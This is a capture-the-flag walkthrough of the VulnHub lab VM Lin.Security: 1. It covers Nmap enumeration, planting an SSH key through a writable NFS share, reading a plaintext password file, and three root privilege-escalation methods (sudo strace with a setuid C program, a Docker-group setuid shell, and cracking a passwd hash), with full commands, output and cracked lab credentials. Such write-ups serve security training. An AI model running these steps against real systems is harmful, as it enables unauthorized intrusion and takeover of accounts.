[VulnHub] Lin.Security: 1

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Categories: oscp, vulnhub, linux

Tags: exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_strace_setuid, privesc_docker_group

Overview

This is a writeup for VulnHub VM Lin.Security: 1. Here's an overview of the enumeration \rightarrow exploitation \rightarrow privilege escalation process:

Killchain




Figure 1: writeup.overview.killchain

TTPs

1. 2049/tcp/nfs_acl/3 (RPC #100227): exploit_nfs_rw, exploit_ssh_authorizedkeys, privesc_strace_setuid, privesc_docker_group

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Oct 9 19:28:13 2019 as: nmap -vv --reason -Pn -sV -sC
    → --version-all -oN
    /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/_quick_tcp_nmap.txt
    /root/toolbox/writeups/vulnhub.linsecurity1/results/192.168.92.186/scans/xml/_quick_tcp_nmap.xml
    Nmap scan report for 192.168.92.186
   Host is up, received arp-response (0.0024s latency).
   Scanned at 2019-10-09 19:28:19 PDT for 8s
   Not shown: 997 closed ports
  Reason: 997 resets
   PORT
            STATE SERVICE REASON
                                        VERSION
   22/tcp
            open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
   ssh-hostkey:
       2048 7a:9b:b9:32:6f:95:77:10:c0:a0:80:35:34:b1:c0:00 (RSA)
10
   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6IO+zWqbr1ygGx4JPZUC/turDfHidMFqfTWv8g1TZnpLnY6ZTTdQ8
    - /HfSgAtwXSd0vSy6QwzSFxamx+TlV0mdrc8oJrcltmA31M0JwrGvCIQspLPuPDNgG3TwJitEb+HyS+PX0/
    hIIxnPz2LD16E4/o0Va6HjA4p7qFKCt4PESN471RvwMBiQjCucTf08yy9VZ7k2JJOvK9X/
    ebBz20F3tJJHN3wiezMTIi7xAYSaT8XBHjf/3awUVqASEowf2gd14V8MM6ASwMVhcFGt0/DKxdXuiddphI67Z+
       3HCR3JsHgK13nvhSmgTf5ZHt3HPgoe5XmL6LDjmkUGIdNrBya9
       256 24:0c:7a:82:78:18:2d:66:46:3b:1a:36:22:06:e1:a1 (ECDSA)
12
   ecdsa-sha2-nistp256
13
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEGq7yVBMw51IUPgAkmf4d8s6nVCPvcgXngPgU6tbTbFeFMUy1
       /ZkM36Q=
       256 b9:15:59:78:85:78:9e:a5:e6:16:f6:cf:96:2d:1d:36 (ED25519)
   ssh-ed25519 AAAAC3NzaC11ZDI1NTE5AAAAIC1+R8URLpkAb92x1+AMcdkp8qCHXphnD8fI+ObeoNs/
15
   111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
   rpcinfo:
17
       program version port/proto service
       100000 2,3,4
                         111/tcp rpcbind
19
       100000 2,3,4
                          111/udp rpcbind
                          2049/udp nfs
       100003 3
21
                          2049/tcp nfs
       100003 3,4
       100005 1,2,3
                         37211/tcp mountd
23
       100005 1,2,3
                         37678/udp mountd
24
       100021 1,3,4
                         39735/tcp nlockmgr
25
       100021 1,3,4
                         43597/udp nlockmgr
26
       100227 3
                          2049/tcp nfs_acl
27
                          2049/udp nfs_acl
   100227 3
28
   2049/tcp open nfs_acl syn-ack ttl 64 3 (RPC #100227)
29
   MAC Address: 00:0C:29:07:84:F0 (VMware)
30
   Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
31
32
   Read data files from: /usr/bin/../share/nmap
   Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
34
   # Nmap done at Wed Oct 9 19:28:27 2019 -- 1 IP address (1 host up) scanned in 14.69 seconds
```

2. We find that there is an open NFS share for the /home/peter directory on the target system:

```
showmount -e 192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # showmount -e 192.168.92.186
Export list for 192.168.92.186:
/home/peter *
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
```

Figure 2: writeup.enumeration.steps.2.1

Findings

Open Ports

```
22/tcp
                              OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
                 \operatorname{ssh}
                              2-4 (RPC #100000)
  111/tcp
                 rpcbind
  2049/tcp
                 nfs_acl
                           | 3 (RPC #100227)
4 37211/tcp |
                 mountd
                           1-3 (RPC #100005)
  39735/tcp |
                 nlockmgr
                              1-4 (RPC #100021)
  53127/tcp
                 {\tt mountd}
                              1-3 (RPC #100005)
  57997/tcp
                 mountd
                              1-3 (RPC #100005)
```

Users

ssh: peter

Phase #2: Exploitation

1. We mount this share locally and copy our SSH public key to the newly created .ssh directory within mounted NFS share:

```
cp ~/.ssh/id_rsa.pub ./authorized_keys
mkdir share
mount 192.168.92.186:/home/peter share/ -o vers=3
useradd -u 1001 peter
su peter
cd share
mkdir .ssh
cp ../authorized_keys .ssh/
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # useradd -u 1001 peter
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ls -la
total 24
                    root 4096 Oct 9 19:36 .
drwxr-xr-x 4 root
drwxr-xr-x 21 root
                    root 4096 Oct 9 19:27 ...
drwxr-xr-x 3 root
                   root 4096 Oct 9 19:28 results
drwxr-xr-x 5 peter 1005 4096 Jul 10 2018 share
-rw-r--r-- 1 root root 6902 Oct 9 19:34 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # su peter
$
$ ls -la
total 24
drwxr-xr-x 4 root root 4096 Oct 9 19:36 .
drwxr-xr-x 21 root root 4096 Oct 9 19:27 ...
drwxr-xr-x 3 root root 4096 Oct 9 19:28 results
drwxr-xr-x 5 peter 1005 4096 Jul 10 2018 share
-rw-r--r-- 1 root root 6902 Oct 9 19:34 writeup.yml
$
$
$ cd share
$ ls -la
total 32
drwxr-xr-x 5 peter 1005 4096 Jul 10 2018 .
drwxr-xr-x 4 root root 4096 Oct
-rw-r--r-- 1 peter 1005 220 Jul
                                    2018 .bash logout
                                 9
-rw-r--r-- 1 peter 1005 3771 Jul 9
                                    2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10
                                    2018 .cache
-rw-rw-r-- 1 peter 1005
                                    2018 .cloud-locale-test.skip
                          0 Jul 10
drwx----- 3 peter 1005 4096 Jul 10
                                    2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10
                                    2018 .local
-rw-r--r-- 1 peter 1005 807 Jul 9
                                    2018 .profile
```

Figure 3: writeup.exploitation.steps.1.1

```
$ mkdir .ssh
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct 9 19:39 .
drwxr-xr-x 4 root root 4096 Oct 9 19:36 ...
-rw-r--r-- 1 peter 1005 220 Jul 9 2018 .bash logout
-rw-r--r-- 1 peter 1005 3771 Jul 9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005
                          0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005 807 Jul 9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct 9 19:39 .ssh
$
$ ls -la ../
total 28
drwxr-xr-x 4 root root 4096 Oct 9 19:40 .
drwxr-xr-x 21 root root 4096 Oct 9 19:27 ...
-rw-r--r-- 1 root root 391 Oct 9 19:40 authorized keys
drwxr-xr-x 3 root root 4096 Oct 9 19:28 results
drwxr-xr-x 6 peter 1005 4096 Oct 9 19:39 share
-rw-r--r-- 1 root root 6902 Oct 9 19:34 writeup.yml
```

Figure 4: writeup.exploitation.steps.1.2

```
$ cp ../authorized keys ./
$ ls -la
total 40
drwxr-xr-x 6 peter 1005 4096 Oct 9 19:40 .
drwxr-xr-x 4 root root 4096 Oct 9 19:40 ..
-rw-r--r-- 1 peter peter 391 Oct 9 19:40 authorized keys
-rw-r--r-- 1 peter 1005 220 Jul 9 2018 .bash logout
-rw-r--r-- 1 peter 1005 3771 Jul 9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter 1005 0 Jul 10 2018 .cloud-locale-test.skip
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005 807 Jul 9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct 9 19:39 .ssh
$ mv authorized keys .ssh/
$ ls -la
total 36
drwxr-xr-x 6 peter 1005 4096 Oct 9 2019 .
drwxr-xr-x 4 root root 4096 Oct 9 19:40 ...
-rw-r--r-- 1 peter 1005 220 Jul 9 2018 .bash logout
-rw-r--r-- 1 peter 1005 3771 Jul 9 2018 .bashrc
drwx----- 2 peter 1005 4096 Jul 10 2018 .cache
                           0 Jul 10 2018 .cloud-locale-test.skip
-rw-rw-r-- 1 peter 1005
drwx----- 3 peter 1005 4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter 1005 4096 Jul 10 2018 .local
-rw-r--r-- 1 peter 1005 807 Jul 9 2018 .profile
drwxr-xr-x 2 peter peter 4096 Oct 9 2019 .ssh
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 peter peter 4096 Oct 9 19:41 .
drwxr-xr-x 6 peter 1005 4096 Oct 9 19:41 ..
-rw-r--r-- 1 peter peter 391 Oct 9 19:40 authorized keys
$
```

Figure 5: writeup.exploitation.steps.1.3

2. Now we can SSH into the target system as user peter:

```
ssh peter@192.168.92.186
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh peter@192.168.92.186
The authenticity of host '192.168.92.186 (192.168.92.186)' can't be established.
ECDSA key fingerprint is SHA256:I+wq8xJMlaf4EveLeaB70dPi9oP2lx9jU0cJ2Cx9nqQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.92.186' (ECDSA) to the list of known hosts.
Welcome to lin.security | https://in.security | version 1.0
peter@linsecurity:~$
peter@linsecurity:~$ id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity:~$
peter@linsecurity:~$ uname -a
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
peter@linsecurity:~$
peter@linsecurity:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
       inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
       ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
       inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
       ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
       RX packets 124781 bytes 75456965 (75.4 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 99458 bytes 6136016 (6.1 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 6: writeup.exploitation.steps.2.1

- 3. We find an interesting file .secret under user susan's home directory. This file has the password in cleartext which we can use to login:
- cat /home/susan/.secret
- 2 su susan

```
peter@linsecurity:~/docker-test$ ls -la /home/*
/home/bob:
total 72
drwxr-xr-x 4 bob bob
                       4096 Oct 10 02:26 .
drwxr-xr-x 5 root root 4096 Jul 9 2018 ...
-rw-r--r-- 1 bob bob
                       220 Apr 4 2018 .bash logout
-rw-r--r-- 1 bob bob
                       3771 Apr 4 2018 .bashrc
drwx----- 2 bob bob
                       4096 Jul 9 2018 .cache
                          0 Jul 9 2018 .cloud-locale-test.skip
-rw-rw-r-- 1 bob bob
drwx----- 3 bob bob
                       4096 Jul 9 2018 .gnupg
-rw-r--r-- 1 bob bob
                        807 Apr 4 2018 .profile
-rw-r--r-- 1 root root 42322 Oct 10 02:26 .zcompdump
/home/peter:
total 40
drwxr-xr-x 7 peter peter
                             4096 Oct 10 02:43 .
drwxr-xr-x 5 root root
                             4096 Jul 9 2018 ...
-rw-r--r-- 1 peter peter
                             220 Jul 9 2018 .bash logout
-rw-r--r-- 1 peter peter
                             3771 Jul 9 2018 .bashrc
drwx----- 2 peter peter
                             4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter
                                0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter
                             4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter
                             4096 Jul 10 2018 .gnupg
drwxrwxr-x 3 peter peter
                             4096 Jul 10 2018 .local
-rw-r--r-- 1 peter peter
                              807 Jul 9 2018 .profile
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh
/home/susan:
total 24
drwxr-xr-x 2 susan susan 4096 Jul 10 2018 .
drwxr-xr-x 5 root root 4096 Jul
                                     2018 ...
                                  9
-rw-r--r- 1 susan susan 220 Jul 9 2018 .bash logout
-rw-r--r-- 1 susan susan 3771 Jul 9
                                     2018 .bashrc
-rw-r--r-- 1 susan susan 807 Jul 9 2018 .profile
-rw-r--r-- 1 susan susan
                          20 Jul 9 2018 .secret
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ cat /home/susan/.secret
MySuperS3cretValue!
peter@linsecurity:~/docker-test$
```

Figure 7: writeup.exploitation.steps.3.1

Phase #2.5: Post Exploitation

```
peter@linsecurity> id
uid=1001(peter) gid=1005(peter) groups=1005(peter),999(docker)
peter@linsecurity>
peter@linsecurity> uname
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64
x86_64 GNU/Linux
```

```
peter@linsecurity>
   peter@linsecurity> ifconfig
   ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
           inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
9
           inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
10
           ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
11
           RX packets 124781 bytes 75456965 (75.4 MB)
12
           RX errors 0 dropped 0 overruns 0 frame 0
13
           TX packets 99458 bytes 6136016 (6.1 MB)
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
15
   peter@linsecurity>
16
   peter@linsecurity> users
17
   bob
   peter
19
   susan
```

Phase #3: Privilege Escalation

1. We find that the user **peter** can run **strace** with elevated privileges. This gives us a option to elevate privileges by tracing a program that spawns a shell:

```
nano privesc.c
      #include <stdlib.h>
2
      #include <unistd.h>
3
      int main() {
4
       setuid(0);
5
        setgid(0);
6
        system("/bin/bash");
     }
8
   gcc -o privesc privesc.c
9
   sudo strace ./privesc
10
```

```
peter@linsecurity:~$ sudo -l
Matching Defaults entries for peter on linsecurity:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/snap/bin
User peter may run the following commands on linsecurity:
    (ALL) NOPASSWD: /usr/bin/strace
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ nano privesc.c
peter@linsecurity:~$
peter@linsecurity:~$
peter@linsecurity:~$ cat privesc.c
#include <stdlib.h>
#include <unistd.h>
int main() {
  setuid(0);
  setgid(0);
  system("/bin/bash");
peter@linsecurity:~$
peter@linsecurity:~$ gcc -o privesc privesc.c
peter@linsecurity:~$ ls -la
total 56
drwxr-xr-x 7 peter peter
                              4096 Oct 10 03:12 .
drwxr-xr-x 5 root root
                            4096 Jul 9 2018 .
                              220 Jul 9 2018 .bash_logout
3771 Jul 9 2018 .bashrc
-rw-r--r-- 1 peter peter
-rw-r--r-- 1 peter peter
drwx----- 2 peter peter
                            4096 Jul 10 2018 .cache
-rw-rw-r-- 1 peter peter
                               0 Jul 10 2018 .cloud-locale-test.skip
drwxrwxr-x 2 peter peter
                            4096 Oct 10 02:46 docker-test
drwx----- 3 peter peter
                              4096 Jul 10 2018 .gnupg
4096 Jul 10 2018 .local
drwxrwxr-x 3 peter peter
-rwxrwxr-x 1 peter peter
                              8384 Oct 10 03:12 privesc
                          106 Oct 10 03:12 privesc.c
807 Jul 9 2018 .profile
-rw-rw-r-- 1 peter peter
-rw-r--r-- 1 peter peter
drwxr-xr-x 2 peter sambashare 4096 Oct 10 02:41 .ssh
peter@linsecurity:~$
```

Figure 8: writeup.privesc.steps.1.1

Figure 9: writeup.privesc.steps.1.2

2. We can also elevate privileges using docker since the user peter is already a member of group docker:

```
mkdir docker-test
   cd docker-test
2
   cat > Dockerfile
3
     FROM debian: wheezy
     ENV WORKDIR /stuff
5
6
     RUN mkdir -p $WORKDIR
     VOLUME [ $WORKDIR ]
     WORKDIR $WORKDIR
8
     << EOF
9
   docker build -t my-docker-image .
10
   docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c 'cp /bin/sh /stuff && chown root.root
11
    ./sh
```

```
peter@linsecurity:~/docker-test$ cat Dockerfile
FROM debian:wheezy
ENV WORKDIR /stuff
RUN mkdir -p $WORKDIR
VOLUME [ $WORKDIR ]
WORKDIR $WORKDIR
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ docker build -t my-docker-image .
Sending build context to Docker daemon 2.048kB
Step 1/5 : FROM debian:wheezy
wheezy: Pulling from library/debian
2b15b7abe8b3: Pull complete
Digest: sha256:2259b099d947443e44bbd1c94967c785361af8fd22df48a08a3942e2d5630849
Status: Downloaded newer image for debian:wheezy
 ---> 10fcec6d95c4
Step 2/5 : ENV WORKDIR /stuff
 ---> Running in 31b54fd9906b
Removing intermediate container 31b54fd9906b
 ---> a5217312c204
Step 3/5 : RUN mkdir -p $WORKDIR
---> Running in 2a1641344686
Removing intermediate container 2a1641344686
 ---> e26d6b2c00eb
Step 4/5 : VOLUME [ $WORKDIR ]
 ---> Running in 7d9d9db57132
Removing intermediate container 7d9d9db57132
 ---> 68d5ae430cf8
Step 5/5 : WORKDIR $WORKDIR
Removing intermediate container 8f8fb8766b3d
 ---> 9b987b04361b
Successfully built 9b987b04361b
Successfully tagged my-docker-image:latest
peter@linsecurity:~/docker-test$
```

Figure 10: writeup.privesc.steps.2.1

```
peter@linsecurity:~/docker-test$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
> 'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'
```

Figure 11: writeup.privesc.steps.2.2

```
peter@linsecurity:~/docker-test$ ls -la
total 120
drwxrwxr-x 2 peter peter 4096 Oct 10 02:46
                         4096 Oct 10 02:43 ..
drwxr-xr-x 7 peter peter
-rw-rw-r-- 1 peter peter
                          98 Oct 10 02:44 Dockerfile
-rwsr-sr-x 1 root root 106920 Oct 10 02:46 5
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86 64 x86 64 x86 64 GNU/Linux
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$
peter@linsecurity:~/docker-test$ ./sh
# id
uid=1001(peter) gid=1005(peter) euid=0(root) egid=0(root) groups=0(root),999(docker),1005(peter)
# whoami
root
# ifconfig
docker0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
       inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
       inet6 fe80::42:b0ff:fe60:8f7d prefixlen 64 scopeid 0x20<link>
       ether 02:42:b0:60:8f:7d txqueuelen 0 (Ethernet)
       RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 4 bytes 360 (360.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.92.186 netmask 255.255.255.0 broadcast 192.168.92.255
       inet6 fe80::20c:29ff:fe07:84f0 prefixlen 64 scopeid 0x20<link>
       ether 00:0c:29:07:84:f0 txqueuelen 1000 (Ethernet)
       RX packets 155034 bytes 116588078 (116.5 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 114531 bytes 7132553 (7.1 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 12: writeup.privesc.steps.2.3

3. We find that the user <code>insecurity</code>'s (unsalted) password hash is stored within <code>/etc/passwd</code>. We run a bruteforce on this hash to get the cleartext password. Since this user has same uid/gid as user <code>root</code>, we get elevated access on the target system:

```
cat /etc/passwd
echo "insecurity:AzER3pBZh6WZE:0:0::/:/bin/sh" >passwd
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
P@ssw0rd (insecurity)
ssh insecurity@192.168.92.186
```

```
peter@linsecurity:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
bob:x:1000:1004:bob:/home/bob:/bin/bash
statd:x:111:65534::/var/lib/nfs:/usr/sbin/nologin
peter:x:1001:1005:,,,:/home/peter:/bin/bash
insecurity:AzER3pBZh6WZE:0:0::/:/bin/sh
susan:x:1002:1006:,,,:/home/susan:/bin/rbash
peter@linsecurity:~$
```

Figure 13: writeup.privesc.steps.3.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt passwd
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd
                   (insecurity)
lg 0:00:00:00 DONE (2019-10-09 20:08) 12.50g/s 98400p/s 98400c/s 98400C/s P@ssw0rd..caitlin1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 #
root@kali: ~/toolbox/data/writeups/vulnhub.linsecurity1 # ssh insecurity@192.168.92.186
insecurity@192.168.92.186's password:
Welcome to lin.security | https://in.security | version 1.0
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
uid=0(root) gid=0(root) groups=0(root)
Linux linsecurity 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 14: writeup.privesc.steps.3.2

Loot

Hashes

Credentials

```
ssh: bob/secr.., susan/MySuperS3cretV...., insecurity/P@ss....
```

References

- [+] https://www.vulnhub.com/entry/linsecurity-1,244/
- [+] https://in.security/lin-security-walkthrough/
- [+] https://hackso.me/lin.security-1-walkthrough/